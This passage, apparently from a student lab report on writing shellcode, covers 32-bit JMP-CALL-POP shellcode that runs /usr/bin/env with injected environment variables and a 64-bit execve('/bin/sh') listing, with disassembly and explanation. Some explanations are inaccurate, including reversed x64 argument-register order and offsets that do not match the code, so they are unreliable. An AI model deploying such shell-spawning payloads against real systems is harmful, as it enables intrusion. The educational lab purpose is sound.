
```
$ nasm -f elf32 mysh2_sol.s -o mysh2_sol.o
$ ld --omagic -m elf_i386 mysh2_sol.o -o mysh2_sol
$ ./mysh2_sol
```

3.2.3 Result



```
~/Documents/GitHub/CS434-shellcode-lab/task2  main ?1
  ./mysh2_sol
a=11
b=22
```

3.2.4 Objectdump



```
~/Documents/GitHub/CS434-shellcode-lab/task2  main ?1
objdump -Mintel --disassemble mysh2_sol

mysh2_sol:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       eb 2d                   jmp    804808f <two>

08048062 <one>:
 8048062:       5b                      pop    ebx
 8048063:       31 c0                   xor    eax,eax
 8048065:       88 43 0c                mov    BYTE PTR [ebx+0xc],al
 8048068:       88 43 11                mov    BYTE PTR [ebx+0x11],al
 804806b:       88 43 16                mov    BYTE PTR [ebx+0x16],al
 804806e:       89 43 1b                mov    DWORD PTR [ebx+0x1b],eax
 8048071:       89 5b 17                mov    DWORD PTR [ebx+0x17],ebx
 8048074:       8d 53 0d                lea    edx,[ebx+0xd]
 8048077:       89 53 1f                mov    DWORD PTR [ebx+0x1f],edx
 804807a:       8d 53 12                lea    edx,[ebx+0x12]
 804807d:       89 53 23                mov    DWORD PTR [ebx+0x23],edx
 8048080:       89 43 27                mov    DWORD PTR [ebx+0x27],eax
 8048083:       31 d2                   xor    edx,edx
 8048085:       8d 4b 17                lea    ecx,[ebx+0x17]
 8048088:       8d 53 1f                lea    edx,[ebx+0x1f]
 804808b:       b0 0b                   mov    al,0xb
 804808d:       cd 80                   int    0x80

0804808f <two>:
 804808f:       e8 ce ff ff ff          call   8048062 <one>
 8048094:       2f                      das
 8048095:       75 73                   jne    804810a <_end+0x4a>
 8048097:       72 2f                   jb     80480c8 <_end+0x8>
 8048099:       62 69 6e                bound  ebp,QWORD PTR [ecx+0x6e]
 804809c:       2f                      das
 804809d:       65 6e                   outs   dx,BYTE PTR gs:[esi]
 804809f:       76 2a                   jbe    80480cb <_end+0xb>
 80480a1:       61                      popa
 80480a2:       3d 31 31 2a 62          cmp    eax,0x622a3131
 80480a7:       3d 32 32 2a 61          cmp    eax,0x612a3232
 80480ac:       72 67                   jb     8048115 <_end+0x55>
 80480ae:       30 2a                   xor    BYTE PTR [edx],ch
 80480b0:       2a 2a                   sub    ch,BYTE PTR [edx]
 80480b2:       2a 65 6e                sub    ah,BYTE PTR [ebp+0x6e]
 80480b5:       76 30                   jbe    80480e7 <_end+0x27>
 80480b7:       65 6e                   outs   dx,BYTE PTR gs:[esi]
 80480b9:       76 31                   jbe    80480ec <_end+0x2c>
 80480bb:       2a 2a                   sub    ch,BYTE PTR [edx]
 80480bd:       2a 2a                   sub    ch,BYTE PTR [edx]
```

3.2.5 Explanation

In this approach, data is stored in the code region, and its address is obtained via the function call mechanism.

The code in mysh2.s first jumps to the instruction at location two, which does another jump (to location one), but this time, it uses the call instruction. This instruction is for function call, i.e., before it jumps to the target location, it keeps a record of the address of the next instruction as the return address, so when the function returns, it can return to the instruction right after the call instruction.

In this program, the line db '/bin/sh*AAAABBBB' ; is not an instruction instead a memory mapping that stores those strings. When to the function, i.e., after jumping to location one, the top of the stack is where the return address is stored. 3 one byte terminators are placed at 12, 17 and 21st position of the string represented by * so that the arguments gets separated.

Therefore, the pop ebx instruction actually gets the address of the string.

xor eax, eax stores 0 in the register eax

mov [ebx+7], al stores 0 in place of * which is at position 7 in the string.

mov [ebx+8], ebx this command stores address of the argument /bin/sh at AAAA. Because there is * in between and its value is 0, it acts as terminator.

mov [ebx+12], eax eax has 0000 stored in it and this value is stored at BBBB which denotes the termination of the argument.

lea ecx, [ebx+8] stores the effective address of AAAA (which stores the address of the argument /bin/sh in it) to ecx register.

Since there are no arguments, xor edx, edx stores 0 to edx.

Finally execve() is invoked through the last 2 lines of one function.

When executing the shellcode, –omagic option needs to be added when running the linker program ld, so the code segment is writable. By default, the code segment is not writable. When this program runs, it needs to modify the data stored in the code region; if the code segment is not writable, the program will crash.

The actual task is to pass the environmental variables and execute the command /usr/bin/env to print them.

The 4 byte **** is also replaced by null terminators using eax (which stores 0 here)

The address of 1st argument, /usr/bin/env is stored at place of arg0. Similarly, 2nd argument, a=11 at env0 and 3rd argument at env1.

To get the address of 1st environment variable, lea edx, [ebx+13] is used that stores the effective address of a=11 to edx. And then the address is loaded at env0 using command mov [ebx+31], edx.

Finally, the arguments of execve() is kept at register ecx using command lea ecx, [ebx+23]. And the environment variables are stored at edx using command lea edx, [ebx+31].

3.3 Task 3

Once we know how to write the 32-bit shellcode, writing 64-bit shellcode will not be difficult, because they are quite similar; the differences are mainly in the registers. For the x64 architecture, invoking system call is done through the syscall instruction, and the first three arguments for the system call are stored in the rdx, rsi, rdi registers, respectively.

3.3.1 Source code

```
section .text
global _start
  _start:
    ; The following code calls execve("/bin/sh", ...)
    xor rdx, rdx            ; 3rd argument (stored in rdx)
    push rdx
    mov rax, "/bin//sh"
    push rax
    mov rdi, rsp            ; 1st argument (stored in rdi)
    push rdx
    push rdi
    mov rsi, rsp            ; 2nd argument (stored in rsi)
    xor rax, rax
    mov al, 0x3b            ; execve()
    syscall
```

Listing 5: mysh64.s

3.3.2 Build and Execute

```
$ nasm -f elf64 mysh_64.s -o mysh_64.o
$ ld mysh_64.o -o mysh_64
```

3.4 Demo

https://youtu.be/jEtj1OxHYVc

3.5 References

- https://en.wikipedia.org/
- https://www.logsign.com/blog/how-to-prevent-shellcode-injection/